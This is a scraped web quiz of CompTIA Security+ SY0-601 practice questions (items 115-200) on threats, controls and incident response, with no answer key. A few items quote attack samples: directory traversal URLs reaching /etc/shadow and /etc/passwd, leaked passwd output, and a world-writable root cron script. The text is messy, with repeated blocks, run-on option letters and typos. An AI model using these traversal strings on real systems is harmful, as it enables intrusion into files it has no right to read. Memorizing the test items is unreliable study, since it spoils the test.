- Bhttps://sample.url.com/someotherpageonsite/…/…/…/etc/shadow
- Chttp://sample.url.com/select-from-database-where-password-null
- Dhttps://readirect.sameple.url.sampleurl.com/malicious-dns-redirecr
115A security manager has tasked the security operation center whit locating all web servers that respond to an unsecure protocol. Which of the following commands could an analyst run to find the requested servers?
- Anslookup 10.10.10.0
- Bnmap-p 80 10.10.10.0/24
- CPathping 10.10.10.0-p 80
- Dne - l -p 80
116Which of the following control types is patch management classified under?
- ADeterrent
- BPhysical
- CCorrective
- DDetective
117 A company has a flat network in the cloud. The company needs to implement a solution to segment its production servers without migrating servers to new network. Which of the following solutions should the company implement?
- AIntranet
- BScreened
- CVLAN segmentation
- DZero Trust
118Which of the following risk management strategies would an organization use to maintain a legacy system with known risks for operational purposes?
- AAcceptance
- BTransference
- CAvoidance
- DMitigation
119Joe, an employee, receives an email includes a link that requests a name, mobile phone number, address, and date of birth be provided to confirm Joe¨s identity before sending him the prize. Which of the following BEST describes this type of email?
- ASpear phishing
- BWhaling
- CPhishing
- DVishing
120A cybersecurity analyst at Company A is working to establish a secure communication channel with a counterpart at Company B, which is 3,000 miles (4,828 kilometers) away. Which of the following concepts would help the analyst meet this goal in a secure manner?
- ADigital signatures
- BKey exchange
- CSalting
- DPPTP
121A company wants to modify its current backup strategy to minimize the number of backups that would need to be restored in case of data loss. Which of the following would be the BEST backup strategy to implement?
- AIncremental backups followed by differential backups
- BFull backups followed by incremental backups
- CDelta backups followed by differential backups
- DIncremental backups followed by delta backups
- EFull backups followed by differential backups
122A company suspects that some corporate accounts were compromised. The number of suspicious logins from locations not recognized by the users is increasing. Employees who travel need their accounts protected without the risk of blocking legitimate login requests tha may be made over new sign-in properties. Which of the following security controls can be implemented?
- AEnforce MFA when an account request reaches a risk threshold
- BImplemented geofencing to only allow access from headquarters
- CEnforce time-based login requests that align with business hours
- DShift the access control scheme to a discretionary access control
123A security administrator is trying to determine whether a server is vulnerable to a range of attacks. After using a tool, the administrator obtains the following output?
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache
root:s9fyf983#: 0:1:System oPerator:/:/bin/bash
daemon:*:1:1::/tmp:
user1:fiqsu3ff:183:100:user:/home/users/user1:/bin/bash
Which of the following attacks was successfully implemented based on the output?- AMemory leak
- BRace conditions
- CSQL injection
- DDirectory traversal
124which of the following would be indicative of a hidden audio file found inside of a piece of source code?
- ASteganography
- BHomomorphic encryption
- CCipher suite
- DBlockchain
125Which of the following is a cryptographic concept that operates on a fixed length of bits?
- ABlock cipher
- BHashing
- CKey stretching
- DSalting
126A security engineer is reviewing the logs from a SAML application that is configured to use MFA. During this review, the engineer notices a high volume of successful logins that did not require MFA from user who were traveling internationally. The application, which can be accessed without a VPN, has a policy that allows time-based tokens to be generated. Users who change locations should be required to reauthenticate but have been able to long in without doing so. Which of the following statements BEST explains the issues?
- AOpen if is mandatory to make the MFA requirements work
- BAn incorrect browser has been detected by the SAML application
- CThe access device has a trusted certificate installed that is overwrithing the session token
- DThe user's IP address is changing between logins, but the application is not invalidating the token.
127A Chief information Security Officer wants to ensure the organization is validating and checking the integrity of zone transfers. Which of the following solutions should be implemented?
- ADNSSEC
- BLDAPS
- CNGFW
- DDLP
128Which of the following documents specifies what to do in the event of catastrophic loss of a physical or virtual system?
- AData retention plan
- BIncident response plan
- CDisasters recovery plan
- DCommunication plan
129Attack Descripion.
An attacker sends multiple SYN packets from multiple sources.
Target.
Web server,
Attack Identified.
[blank_start]Answer[blank_end].
BEST Preventive or Remediation Action.
[blank_start]Answer[blank_end].
Attack Description.
The attack establishes a conection, which allows remote commands to be executed.
Target.
User.
Attack Identified.
[blank_start]Answer[blank_end].
BEST Preventive or Remediation Action.
[blank_start]Answer[blank_end].
Attack Descripion.
The attack is self propagating and comprimises a SQL database using well-known credetentials as it moves trough the network.
Target.
Database server.
Attack Identified.
[blank_start]Answer[blank_end].
BEST Preventive or Remediation Action.
[blank_start]Answer[blank_end].
Attack Descripion.
An attacker sends multiple SYN packets from multiple sources.
Target.
Web server,
Attack Identified.
Answer.
BEST Preventive or Remediation Action.
Answer.
Attack Description.
The attack establishes a conection, which allows remote commands to be executed.
Target.
User.
Attack Identified.
Answer.
BEST Preventive or Remediation Action.
Answer.
Attack Descripion.
The attack is self propagating and comprimises a SQL database using well-known credetentials as it moves trough the network.
Target.
Database server.
Attack Identified.
[blank_start]Answer[blank_end].
BEST Preventive or Remediation Action.
Answer.
Attack Description.
The attacker uses hardware to remotely monitor a user's input activity to harverst credential.
Target.
Executive.
Attack Identified.
[blank_start]Answer[blank_end].
BEST Preventive or Remediation Action.
[blank_start]Answer[blank_end].
Attack Descripion.
An attacker sends multiple SYN packets from multiple sources.
Target.
Web server,
Attack Identified.
Answer.
BEST Preventive or Remediation Action.
Answer.
Attack Description.
The attack establishes a conection, which allows remote commands to be executed.
Target.
User.
Attack Identified.
Answer.
BEST Preventive or Remediation Action.
Answer.
Attack Descripion.
The attack is self propagating and comprimises a SQL database using well-known credetentials as it moves trough the network.
Target.
Database server.
Attack Identified.
Answer.
BEST Preventive or Remediation Action.
Answer.
Attack Description.
The attacker embeds hidden access in an internally developed application that bypasses account login.
Target.
Application.
Attack Identified.
[blank_start]Answer[blank_end].
BEST Preventive or Remediation Action.
[blank_start]Answer[blank_end].- ABotnet
- BRAT
- CLogic Bomb
- DBakcdoor
- EVirus
- FSpyware
- GWorm
- HAdware
- IRansomware
- JKeylogger
- KPhishing
- LEnable DDos protection
- MPatch vulnerable systems
- NDisable vulnerable services
- OChange the default system password
- PUpdate the cryptographic algorithms
- QChange the default application password
- RImplement 2fA using puh notification
- SConduct a code review
- TImplement application fuzzing
- UImplement a host-based IPS
- VDisable remote access services
- WBotnet
- XRAT
- YLogic Bomb
- ZBakcdoor
- AAVirus
- ABSpyware
- ACWorm
- ADAdware
- AERansomware
- AFKeylogger
- AGPhishing
- AHEnable DDos protection
- AIPatch vulnerable systems
- AJDisable vulnerable services
- AKChange the default system password
- ALUpdate the cryptographic algorithms
- AMChange the default application password
- ANImplement 2fA using puh notification
- AOConduct a code review
- APImplement application fuzzing
- AQImplement a host-based IPS
- ARDisable remote access services
- ASBotnet
- ATRAT
- AULogic Bomb
- AVBakcdoor
- AWVirus
- AXSpyware
- AYWorm
- AZAdware
- BARansomware
- BBKeylogger
- BCPhishing
- BDEnable DDos protection
- BEPatch vulnerable systems
- BFDisable vulnerable services
- BGChange the default system password
- BHUpdate the cryptographic algorithms
- BIChange the default application password
- BJImplement 2fA using puh notification
- BKConduct a code review
- BLImplement application fuzzing
- BMImplement a host-based IPS
- BNDisable remote access services
- BOBotnet
- BPRAT
- BQLogic Bomb
- BRBakcdoor
- BSVirus
- BTSpyware
- BUWorm
- BVAdware
- BWRansomware
- BXKeylogger
- BYPhishing
- BZBotnet
- CARAT
- CBLogic Bomb
- CCBakcdoor
- CDVirus
- CESpyware
- CFWorm
- CGAdware
- CHRansomware
- CIKeylogger
- CJPhishing
- CKEnable DDos protection
- CLPatch vulnerable systems
- CMDisable vulnerable services
- CNChange the default system password
- COUpdate the cryptographic algorithms
- CPChange the default application password
- CQImplement 2fA using puh notification
- CRConduct a code review
- CSImplement application fuzzing
- CTImplement a host-based IPS
- CUDisable remote access services
- CVBotnet
- CWRAT
- CXLogic Bomb
- CYBakcdoor
- CZVirus
- DASpyware
- DBWorm
- DCAdware
- DDRansomware
- DEKeylogger
- DFPhishing
- DGEnable DDos protection
- DHPatch vulnerable systems
- DIDisable vulnerable services
- DJChange the default system password
- DKUpdate the cryptographic algorithms
- DLChange the default application password
- DMImplement 2fA using puh notification
- DNConduct a code review
- DOImplement application fuzzing
- DPImplement a host-based IPS
- DQDisable remote access services
130During a security assessment, a security analyst finds a file with overly permissive permissions. Which of the following tools will allow the analyst to reduce the permissions for the existing users and groups and remove the set-user-ID bit from the file?
- AIs
- Bchflags
- Cchmod
- DIsof
- ESetuid
131A security analyst needs to implement an MDM solution for BYOD users that will allow the company to retain control over company emails residing on the devices and limit data exfiltration that might occur if the devices are lost or stolen. Which of the following would BEST meet these requirements? (Choose two.)
- AFull device encryption
- BNetwork usage rules
- CGeofencing
- DContainerization
- EApplication approve list
- FRemote control
132A security analyst is reviewing web-application logs and finds the following log:
https://www.comptia.org/contact-us/t3Ffile+3D..$2F..42F..+2retc42Fpasswd
Which of the following attacks is being observed?- ADirector traversal
- BXSS
- CCSRF
- DOn-path attack
133An attacker is trying to gain access by installing malware on a website that is known to be visited by the target victims. Which of the following is the attacker MOST likely attempting?
- AA spear-phishing attack
- BA watering-hole attack
- CTypo squatting
- DA phishing attack
134Alter installing a patch on a security appliance, an organization realized a massive data exfiltration had occurred. Which of the following BEST describes the incident?
- ASupply chain attack
- BRansomware attack
- CCryptographic attack
- DPassword attack
135On the way into a secure building. an unknown individual strikes up a conversation with an employee. The employee scans the required badge at the door while the unknown individual holds the door open. seemingly out of courtesy. For the employee. Which of the following social engineering techniques is being utilized?
- AShoulder surfing
- BWatering-hole attack
- CTailgating
- DImpersonation
136A research company discovered that an unauthorized piece of software has been detected on a small number of machines in its lab. The researchers collaborate with other machines using port 445 and on the Internet using port 443. The unauthorized software is starting to be seen on additional machines outside of the lab and is making outbound communications using HTTPS and SMB. The security team has been instructed to resolve the problem as quickly as possible while causing minimal disruption to the researchers. Which of the following contains the BEST course of action in this scenario?
- AUpdate the host firewalls to block outbound SMB.
- BPlace the machines with the unapproved software in containment.
- CPlace the unauthorized application in a blocklist.
- DImplement a content filter to block the unauthorized software communication.
137An incident has ocurred in the production environment,
INSTRUCTIONS.
Analyze the command outputs and identify the type of compromise.
If at ant time yo would like bring back the initial state of the simulation, plase click the Reset All button.
Compromise Type [blank_start]01[blank_end]
Compromise Type [blank_start]02[blank_end]
- ARAT
- BBackdoor
- CLogic bomb
- DSQL injection
- ERootkit
- FSQL injection
- GRAT
- HRootkit
- IBackdoor
- JLogic bomb
138After gaining access to a dual-homed (i.e., wired and wireless) multifunction device by exploiting a vulnerability in the device's firmware, a penetration tester then gains shell access on another networked asset. This technique is an example of:
- Aprivilege escalation.
- Bfootprinting
- Cpersistence
- Dpivoting
139An employee received a word processing file that was delivered as an email attachment. The subject line and email content enticed the employee to open the attachment. Which of the following attack vectors BEST matches this malware?
- AEmbedded Python code
- BMacro-enabled file
- CBash scripting
- DCredential-harvesting website
140A security analyst receives a SIEM alert that someone logged in to the appadmin test account, which is only used for the early detection of attacks. The security analyst then reviews the following application log:
Which of the following can the security analyst conclude?
- AA replay attack is being conducted against the application.
- BAn injection attack is being conducted against a user authentication system.
- CA service account password may have been changed, resulting in continuous failed logins within the application.
- DA credentialed vulnerability scanner attack is testing several CVEs against the application.
141Which of the following controls would provide the BEST protection against tailgating?
- AAccess control vestibule
- BClosed-circuit television
- CProximity card reader
- DFaraday cage
142An annual information security assessment has revealed that several OS-level configurations are not in compliance due to outdated hardening standards the company is using. Which of the following would be BEST to use to update and reconfigure the OS-level security configurations?
- ACIS benchmarks
- BGDPR guidance
- CRegional regulations
- DISO 27001 standards
143Which of the following involves the inclusion of code in the main codebase as soon as it is written?
- AContinuous monitoring
- BContinuous deployment
- CContinuous validation
- DContinuous integration
144Which of the following statements BEST describes zero-day exploits?
- AWhen a zero-day exploit is discovered, the system cannot be protected by any means
- BZero-day exploits have their own scoring category in CVSS
- CA zero-day exploit is initially undetectable, and no patch for it exists.
- DDiscovering zero-day exploits is always performed via bug bounty programs.
145A company has a flat network that is deployed in the cloud. Security policy states that all production and development servers must be segmented. Which of the following should be used to design the network to meet the security requirements?
- ACASB
- BVPC
- CPerimeter network
- DWAF
146Which of the following in the incident response process is the BEST approach to improve the speed of the identification phase?
- AActivate verbose logging in all critical assets.
- BTune monitoring in order to reduce false positive rates.
- CRedirect all events to multiple syslog servers
- DIncrease the number of sensors present on the environment.
147Which of the following rales is responsible for defining the protection type and classification type for a given set of files?
- AGeneral counsel
- BData owner
- CRisk manager
- DChief information Officer
148A security operations center wants to implement a solution that can execute files to test for malicious activity. The solution should provide a report of the files' activity against known threats. Which of the following should the security operations center implement?
- Athe Harvester
- BNessus
- CCuckoo
- DSn1per
149While troubleshooting service disruption on a mission -critical server, a technician discovered the user a account that was configured to run automated processes was disabled because the user s password failed to meet password complexity requirements. Which of the following would be the best solution to securely prevent future issues?
- AUsing an administrator account to run the processes and disabling the account when it is not in use
- BImplementing a shared account the team can use to run automated processes
- CConfiguring a service account to run the processes
- DRemoving the password complexity requirements for the user account
150A security administration examines the ARP table of an access switch and sees the following output:

- ADDoS on Fa0/2 port
- BMAC flooding on Fa0/2 port
- CARP poisoning on Fa0/1 port
- DDNS poisoning on port Fa0/1
151 An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box. Which of the following should be the first lines of defense against such an attack? (Choose two).
- AMAC filtering
- BZero Trust segmentation
- CNetwork access control
- DAccess control vestibules
- EGuards
- FBollards
152An organization would like to remediate with its cloud service provider not meeting its advertised 99.999% availability metrics. Which of the following should the organization consult for the exact requirements for the cloud provide?
- ASLA
- BBPA
- CNDA
- DMOU
153A security administrator would like to ensure all cloud servers will have software preinstalled for facilitating vulnerability scanning and continuous monitoring. Which of the following concepts should the administrator utilize?
- AProvisioning
- BStaging
- CStagingf
- DQuality assurance
154A cloud service provider has created an environment where customers can connect existing local networks to the cloud for additional computing resources and block internal HR applications from reaching the cloud. Which of the following cloud models is being used?
- APublic
- BCommunity
- CHybrid
- DPrivate
155A security analyst is evaluating the risks of authorizing multiple security solutions to collect data from the company's cloud environment. Which of the following is an immediate consequence of these integrations?
- ANon-compliance with data sovereignty rules
- BLoss of the vendor's interoperability support
- CMandatory deployment of a SIEM solution
- DIncrease in the attack surface
156A manufacturing company has several one-off legacy information systems that cannot be migrated to a newer OS due to software compatibility issues. The OSs are still supported by the vendor, but the industrial software is no longer supported. The chief information Security Officer has created a resiliency plan for these systems that will allow OS patches to be installed in a non- production environment, while also creating backups of the systems for recovery. Which of the following resiliency techniques will provide these capabilities?
- ARedundancy
- BRAID 1+5
- CVirtual machines
- DFull backups
157A security analyst needs to produce a document that details how a security incident occurred, the steps that were taken for recovery, and how future incident can be avoided. During which of the following stages of the response process will this activity take place?
- ARecovery
- BIdentification
- CLessons learned
- DPreparation
158A company policy requires third-party suppliers to self-report data breaches within a specific time frame. Which of the following third-party risk management policies is the company complying with?
- AMOU
- BSLA
- CEOL
- DNDA
159While reviewing pcap data, a network security analyst is able to locate plaintext usernames and passwords being sent from workstations to network switches. Which of the following is the security analyst MOST likely observing?
- ASNMP traps
- BA Telnet session
- CAn SSH connection
- DSFTP traffic
160Which of the following is an example of risk avoidance?
- AInstalling security updates directly in production to expedite vulnerability fixes
- BBuying insurance to prepare for financial loss associated with exploits
- CNot installing new software to prevent compatibility errors
- DNot taking preventive measures to stop the theft of equipment
161A company is implementing BYOD and wants to ensure all users have access to the same cloud -based service. Which of the following would BEST allow the company to meet this requirement?
- AIaaS
- BPaaS
- CMaaS
- DSaaS
162A report delivered to the chief information Security Officer (CISO) shows that some user credentials could be exfiltrated. The report also indicates that user tend to choose the same credentials on different systems and application. Which of the following policies should the CISO use to prevent someone from using the exfiltrated credentials?
- AMFA
- BLockout
- CTime-based logins
- DPassword history
163Which of the following is the BEST example of a cost-effective physical control to enforce USB removable restriction policy?
- APutting security/ antitamper tape over USB ports, logging the port numbers, and regularly inspecting the ports
- BImplementing a GPO thank will restrict access to authorized USB removable media and regularly verifying that it is enforced
- CPlacing systems into locked, Key-controlled containers with no access to the USB ports
- DInstalling an endpoint agent to detect connectivity of USB and removable media
164Which of the following would BEST provide a systems administrator with the ability to more efficiently identify systems and manage permission and polices based on location,role,and service level?
- AStandard naming conventions
- BDomain service
- CBaseline configurations
- DDiagrams
165Which of the following BEST describes the team that acts as a reference during a penetration-testing exercises?
- AWhite team
- BPurple team
- CGreen team
- DBlue team
- ERed team
166A user reports falling for a phishing email to an analyst. Which of the following system logs would the analyst check FIRST?
- ADNS
- BMessage gateway
- CNetwork
- DAuthentication
167A security analyst has been tasked with ensuring all programs that are deployed into the enterprise have been assessed in a runtime environment. Any critical issues found in the program must be sent back to the developer for verification and remediation. Which of the following BEST describes the type of assessment taking place?
- AInput validation
- BDynamic code analysis
- CFuzzing
- DManual code review
168Which of the following processes will eliminate data using a method that will allow the storage device to be reused after the process is complete?
- APulverizing
- BOverwriting
- CShredding
- DDegaussing
169Which of the follow ng disaster recovery sites is the most cost effective to operate?
- AWarm site
- BCold site
- CHot site
- DHybrid site
170A security administrator needs to block a TCP connection using the corporate firewall Because this connection is potentially a threat, the administrator does not want to send back an RST. Which of the following actions in the firewall rule would work BEST?
- ADrop
- BReject
- CLog alert
- DPermit
171A company labeled some documents with the public sensitivity classification. This means the documents can be accessed by:
- AEmployees of other companies and the press.
- BAll members of the department that created the documents.
- COnly the company´s employees and those listed in the document.
- DOnly the individuals listed in the documents.
172Which of the following social engineering attacks BEST describes an email that is primarily intended to mislead recipients into forwarding the email to others?
- AHoaxing
- BPharming
- CWatering-hole
- DPhishing
173An employee used a corporate mobile device during a vacation. Multiple contacts were modified in the device during the employee´s vacation. Which of the following attack methods did an attacker use to insert the contacts without having physical access to the device?
- AJamming
- BBlujacking
- CDisassociation
- DEvil twin
174A user received an SMS on a mobile phone that asked for bank details. Which of the following social- engineering techniques was used in this case?
- ASPIM
- BVishing
- CSpear phishing
- DSmishing
175Which of the following employee roles is responsible for protecting an organization´s collected personal information?
- ACTO
- BDPO
- CCEO
- DDBA
176An organization maintains several environments in which patches are developed and tested before being deployed to an operational status. Which of the following is the environment which patches will be deployed just prior to being put into an operational status?
- ADevelopment
- BTest
- CProduction
- DStaging
177A recent phishing campaign resulted in several compromised user accounts. The security incident response team has been tasked with reducing the manual labor of filtering through all the phishing emails as they arrive and blocking the sender´s email address, along with other time- consuming mitigation actions. Which of the following can be configured to streamline those tasks?
- ASOAR playbook
- BMDM policy
- CFirewall rules
- DURL filter
- ESIEM data collection
178A company´s security team received notice of a critical vulnerability affecting a high-profile device within the web infrastructure. The vendor patch was just made available online but has not yet been regression tested in development environments. In the interim, firewall rules were implemented to reduce the access to the interface affected by the vulnerability. Which of the following controls does this scenario describe?
- ADeterrent
- BCompensanting
- CDetective
- DPreventive
179A security analyst needs to be able to search and correlate logs from multiple sources in a single tool. Which of the following would BEST allow a security analyst to have this ability?
- ASOAR
- BSIEM
- CLog collectors
- DNetwork-attached storage
180A help desk technician receives an email from the Chief Information Officer (CIO) asking for documents. The Technician knows the CIO is on vacation for a few weeks. Which of the following should the technician do to validate the authenticity of the email?
- ACheck the metadata in the email header of the received path in reverse order to follow the email´s path.
- BHover the mouse over “From:? Display name to verify the email address.
- CLook at the metadata in the email header and verify the “From:? Line matches the CIO´s email address.
- DForward the email to the CIO and ask if the CIO sent the email requesting the documents.
181A company wants to restrict emailing of PHI documents. The company is implementing a DLP solution. In order to restrict PHI documents, which of the following should be performed FIRST?
- ARetention
- BGovernance
- CClassification
- DChange management
182Which of the following would a security analyst use to determine if other companies in the same sector have seen similar malicious activity against their systems?
- AVulnerability scanner
- BOpen-source intelligence
- CPacket capture
- DThreat feeds
183A security engineer is building a file transfer solution to send files to a business partner. The users would like to drop off the files in a specific directory and have the server send the file to the businesses partner. The connection to the business partner is over the internet and needs to be secure. Which of the following can be used?
- AS/MIME
- BLDAPS
- CSSH
- DSRTP
184A security analyst is reviewing computer logs because a host was compromised by malware. After the computer was infected it displayed an errors screen and shut down. Which of the following should the analyst review first to determine more information?
- ADump file
- BSystem log
- CWeb application log
- DSecurity log
185A penetration tester executes the command crontab-I while working in a Linux server environment. The penetration tester observes the following string in the current user's list of cron jobs:
*/10****root/writable/update.sh
Which of the following actions should the penetration tester perform NEXT?- APrivilege escalation
- BMemory leak
- CDirectory traversal
- DRace condition
186An organization wants to enable built-in FDE on all laptops. Which of the following should the organization ensure is installed on all laptops?
- ATPM
- BCA
- CSAML
- DCRL
187A recent audit cited a risk involving numerous low-criticality vulnerabilities created by a web application using a third-party library. The development staff state there are still customers using the application even though it is end of life and it would be a substantial burden to update the application for compatibility with more secure libraries. Which of the following would be the MOST prudent course of action?
- AAccept the risk if there is a clear road map for timely decommission.
- BDeny the risk due to the end-of -life status of the application
- CUse containerization to segment the application from other applications to eliminate the risk
- DOutsource the application to a third-party developer group
188Which of the following is the FIRST environment in which proper, secure coding should be practiced?
- AStage
- BDevelopment
- CProduction
- DTest
189Which of the following typically uses a combination of human and artificial intelligence to analyze event data and take action without intervention?
- ATTP
- BOSINT
- CSOAR
- DSIEM
190A security analyst reviews web server logs and notices the following lines:
Imagen.
Which of the following vulnerabilities is the attacker trying to exploit?
- AToken reuse
- BSQLi
- CCSRF
- DXSS
191Which of the following is MOST likely to contain ranked and ordered information on the likelihood and potential impact of catastrophic events that may affect business processes and systems, while also highlighting the residual risks that need to be managed after mitigating controls have been implemented?
- AAn RTO report
- BA risk register
- CA business impact analysis
- DAn asset value register
- EA disaster recovery plan
192Which of the following is the GREATEST security concern when outsourcing code development to third-party contractors for an internet -facing application?
- AIntellectual property theft
- BElevated privileges
- CUnknown backdoor
- DQuality assurance
193A user is attempting to navigate to a website from inside the company network using a desktop. When the user types in the URL, https://www.site.com, the user is presented with a certificate mismatch warning from the browser. The user does not receive a warning when visiting http://www.anothersite.com. Which of the following describes this attack?
- AOn-path
- BDomain hijacking
- CDNS poisoning
- DEvil twin
194A retail executive recently accepted a job with a major competitor. The following week, a security analyst reviews the security logs and identifies successful logon attempts to access the departed executive´s accounts. Which of the following security practices would have addressed the issue?
- AA non-disclosure agreement
- BLeast privilege
- CAn acceptable use policy
- DOffboarding
195Which of the following is assured when a user signs an email using a private key?
- ANon-repudiation
- BConfidentiality
- CAvailability
- DAuthentication
196Which of the following control types is focused primarily on reducing risk before an incident occurs?
- APreventive
- BDeterrent
- CCorrective
- DDetective
197Which of the following is a security implication of newer ICS devices that are becoming more common in corporations?
- ADevices with cellular communication capabilities bypass traditional network security controls
- BMany devices do not support elliptic-curve encryption algorithms due to the overhead they require
- CThese devices often lack privacy controls and do not meet newer compliance regulations
- DUnauthorized voice and audio recording can cause loss of intellectual property
198A company is receiving emails with links to phishing sites that look very similar to the company´s own website address and content. Which of the following is the BEST way for the company to mitigate this attack?
- ACreate a honeynet to trap attackers who access the VPN with credentials obtained by phishing
- BGenerate a list of domains similar to the company´s own and implement a DNS sinkhole for each
- CDisable POP and IMAP on all internet-facing email servers and implement SMTPS
- DUse an automated tool to flood the phishing websites with fake usernames and passwords
199A penetration tester was able to compromise an internal server and is now trying to pivot the current session in a network lateral movement. Which of the following tools, if available on the server, will provide the MOST useful information for the next assessment step?
- AAutopsy
- BCuckoo
- CMemdump
- DNmap
200A technician was dispatched to complete repairs on a server in a data center. While locating the server, the technician entered a restricted area without authorization. Which of the following security controls would BEST prevent this in the future?
- AUse appropriate signage to mark all areas
- BUtilize cameras monitored by guards
- CImplement access control vestibules
- DEnforce escorts to monitor all visitors
Informationen
- Beschreibung
- Quiz am CompTIA Security+ SY0-601 (01-200), erstellt von Go Matra am 21/06/2023.
- Autor
- Go Matra
- Sprache
- Español
- Aufrufe
- 332
- Bewertung
- Noch keine Bewertungen Bewerte dieses Quiz